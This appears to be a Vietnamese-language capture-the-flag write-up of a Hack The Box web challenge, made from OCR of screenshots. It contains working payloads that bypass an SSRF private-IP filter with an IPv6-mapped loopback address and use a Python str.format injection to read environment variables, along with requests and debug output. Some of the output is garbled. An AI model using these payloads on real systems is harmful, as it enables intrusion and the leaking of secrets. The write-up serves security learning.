

Offlinea

PHP check url (thực hiện debug)




```php
function no_way_trick_me($url): bool {
    $private_ranges = [
        '127.0.0.0/8',
        '10.0.0.0/8',
        '172.17.0.0/12',
        '192.168.0.0/16',
        '0.0.0.0/8',
        '169.254.0.0/16',
        '::1/128',
        'fe80::/10'

    ];
    $info = parse_url(url: $url);
    $host = strtolower(string: $info['host']);
    $ip = gethostbyname(hostname: $host);
    if($host === ''){
        echo "sai1";
        return false;
    }
    if (url_check(url_test: $url) === false){
        echo "sai2";
        return false;
    }
    if (false !== filter_var(value: $host, filter: FILTER_VALIDATE_IP)) {
        if (false === filter_var(value: $host, filter: FILTER_VALIDATE_IP, options: FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
            echo "sai3";
            return false;
        }
    }
    if (!in_array(needle: $info['scheme'], haystack: ['https', 'http'])) {
        echo "sai4";
        return false;
    }
    if (preg_match(pattern: '/[{}]/', subject: $url)) {
        echo "sai5";
        return false;
    }
    foreach ($private_ranges as $range) {
        if (ip_in_range(ip: $ip, range: $range)) {
            echo "sai6";
            return false;
        }
    }
    return true;
```




```php
function ip_in_range($ip, $range): bool {
    echo "\n[+] Checking IP: {$ip} against range: {$range}\n";

    if (strpos(haystack: $range, needle: '/') === false) {
        $result = ($ip === $range);
        echo "    - No CIDR, direct compare => " . ($result ? "MATCH\n" : "NO MATCH\n");
        return $result;
    }

    list($subnet, $netmask) = explode(separator: '/', string: $range, limit: 2);
    echo "    - Subnet: {$subnet}\n";
    echo "    - Netmask: {$netmask}\n";

    $ip_bin = inet_pton(ip: $ip);
    $subnet_bin = inet_pton(ip: $subnet);
    if (!$ip_bin) {
        echo "    - inet_pton(IP) FAILED\n";
    }
    if (!$subnet_bin) {
        echo "    - inet_pton(SUBNET) FAILED\n";
    }
    if (!$ip_bin || !$subnet_bin) {
        echo "    - Binary conversion failed => NO MATCH\n";
        return false;
    }

    $addr_len = strlen(string: $ip_bin);
    $mask_bin = str_repeat(string: chr(codepoint: 0xff), times: (int)($netmask / 8));
    if ($netmask % 8 !== 0) {
        $mask_bin .= chr(codepoint: 0xff << (8 - ($netmask % 8)));
    }
    $mask_bin = str_pad(string: $mask_bin, length: $addr_len, pad_string: chr(codepoint: 0x00));

    $ip_masked     = ($ip_bin & $mask_bin);
    $subnet_masked = ($subnet_bin & $mask_bin);

    echo "    - IP masked     : " . bin2hex(string: $ip_masked) . "\n";
    echo "    - Subnet masked : " . bin2hex(string: $subnet_masked) . "\n";

    $result = ($ip_masked === $subnet_masked);
    echo "    - RESULT => " . ($result ? "MATCH (BLOCK)\n" : "NO MATCH (PASS)\n");

    return $result;
```

Test: http://2130706433 = http://127.0.0.1




```php
<?php
$url="http://2130706433:5000/logs";
$info = parse_url(url: $url);
$host = strtolower(string: $info['host']);
$ip = gethostbyname(hostname: $host);
print_r(value: $info);
print_r(value: $host);
print_r(value: $ip);
```

PHP CLI Windown:



```
PS D:\DOCUMENT STUDY PENTEST\HACK THE BOX\challenge\WEB\web_offlinea> php .\t.php
Array
(
    [scheme] => http
    [host] => 2130706433
    [port] => 5000
    [path] => /logs
)
21307064332130706433
pass
```

PHP Web Server :



Request

```
GET /bartender.php?url=http://2130706433:5000/logs HTTP/1.1
Host: localhost:8001
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8001/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```


Response

```
HTTP/1.1 302 Found
Host: localhost:8001
Date: Sat, 17 Jan 2026 04:03:35 GMT
Connection: close
X-Powered-By: PHP/8.2.29
location: /pdfs/no_way.pdf
Content-type: text/html; charset=UTF-8


[+] Checking IP: 127.0.0.1 against range: 127.0.0.0/8
- Subnet: 127.0.0.0
- Netmask: 8
- IP masked     : 7f000000
- Subnet masked : 7f000000
- RESULT => MATCH (BLOCK)
sai6
```

- Không thể bypass trong môi trường khác nhau

Exploit: IPv6-mapped IPv4 address

url=http://[::ffff:7f00:1]:5000/logs




Request

```
GET /bartender.php?url=http://[::ffff:7f00:1]:5000/logs HTTP/1.1
Host: localhost:8001
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/141.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8001/
Accept-Encoding: gzip, deflate, br
```

Response

```
HTTP/1.1 302 Found
Host: localhost:8001
Date: Sat, 17 Jan 2026 04:05:40 GMT
Connection: close
X-Powered-By: PHP/8.2.29
location: /pdfs/results-1768622708.pdf
Content-type: text/html; charset=UTF-8


[+] Checking IP: [::ffff:7f00:1] against range: 127.0.0.0/8
- Subnet: 127.0.0.0
- Netmask: 8
- inet_pton(IP) FAILED
- Binary conversion failed => NO MATCH
```




Log


```
ID: 1 | URL: http://[::ffff:7f00:1]:5000/logs | Timestamp: 2026-01-16 10:02:53
ID: 2 | URL: http://[::ffff:7f00:1]:5000/logs | Timestamp: 2026-01-16 10:26:14
ID: 3 | URL: http://[::ffff:7f00:1]:5000/logs | Timestamp: 2026-01-17 02:44:43
ID: 4 | URL: http://[::ffff:7f00:1]:5000/logs#\@127.0.0.1:5000/bartender | Timestamp: 2026-01-17 03:15:34
ID: 5 | URL: http://[::ffff:7f00:1]:5000/logs#\@127.0.0.1:5000/bartender | Timestamp: 2026-01-17 03:29:15
ID: 6 | URL: http://[::ffff:7f00:1]:5000/logs#@127.0.0.1:5000/bartender | Timestamp: 2026-01-17 03:30:13
ID: 7 | URL: http://[::ffff:7f00:1]:5000/logs#@127.0.0.1:5000/bartender | Timestamp: 2026-01-17 03:33:38
```

➢ Đã được lưu log lại


Không cần param “name” hay “secret” vẫn gửi request bình thường ☺



```python
@app.route('/generate', methods=['GET'])
def scrape():
    name = escape(request.args.get('name'))
    timestamp=request.args.get('time')
    url = request.args.get('url')
    secret = escape(request.args.get('secret'))
    if not validate_url(url):
        return jsonify({'error':'invalid url provided'}),400
    if not name or not secret:
        return jsonify({'error':'No tricks traveller'}),400
    if(peek_website(url,timestamp) == True):
        conn = sqlite3.connect('history.db')
        cursor = conn.cursor()
        cursor.execute("INSERT INTO secrets (name, secret) VALUES (?, ?)", (name, secret))
        conn.commit()
        conn.close()
        return jsonify({'success':'task completed'}),200
    else:
        return jsonify({'error':'task failed'}),500
```




```python
from markupsafe import escape

name = escape(None)
secret = escape(None)

if not name or not secret:
    print("400 status")
else:
    print("200 status")
```




```
PS D:\DOCUMENT STUDY PENTEST\HACK THE BOX\challenge\WEB>
200 status
```


Enpoint Log gọi tới fuction logify() để in ra log :




```python
@app.route('/logs', methods=['GET'])
def logs():
        query = f"SELECT * from history"
        try:
            conn = sqlite3.connect('history.db')
            cursor = conn.cursor()
            cursor.execute(query)
            rec = cursor.fetchall()
            log = logify(rec)
            conn.close()
            return render_template("bartender.html",log_data=log)

        except sqlite3.Error as e:
            return jsonify({'error','An error occured while handling memory'})
```



```python
def logify(rec):
    row_separator = '\n'
    history = [f"ID: {row[0]} | URL: {row[1]} | Timestamp: {row[2]}" for row in rec]
    history_1 = row_separator.join(history)
    log = history_1.format(logify=logify)
    return log
```




```python
import os

def logify(rec):
    row_separator = '\n'
    history = [f"ID: {row[0]} | URL: {row[1]} | Timestamp: {row[2]}" for row in rec]
    history_1 = row_separator.join(history)
    log = history_1.format(logify=logify)
    print(log)
    return log

rec = [(1, "http://[::ffff:7f00:1]:5000/logs?{logify.__globals__[os].environ}", "2026-01-01")]

logify(rec)
```



```
PS D:\DOCUMENT STUDY PENTEST\HACK THE BOX\challenge\WEB\web_offlinea> python .\str_format.py
ID: 1 [redacted] Data\\Roaming', '
: '133                                                                   \\Program Files\\
les',                                                                    tem32\\cmd.exe',
PROFIL                                                                   VE': 'C:', 'HOMEP
LAPPDA                                                                   'C:\\Users\\LyDTb
\Code\                                                                   ithub.copilot-cha
gram F                                                                   Files (x86)\\Com
ws\\Sy                                                                   jdk1.8.0_101;C:\\
\Docke                                                                   Files\\Go\\bin;C
gram F                                                                   \\LyDTb\\.cargo\\
C:\\Us                                                                   l\\Programs\\Pyth
Pythor                                                                   sApps;C:\\Users\\
Data\\                                                                   \\Packages\\Cyclo
extens                                                                   BE;.JS;.JSE;.WSF;
Intel6                                                                   :\\ProgramData',
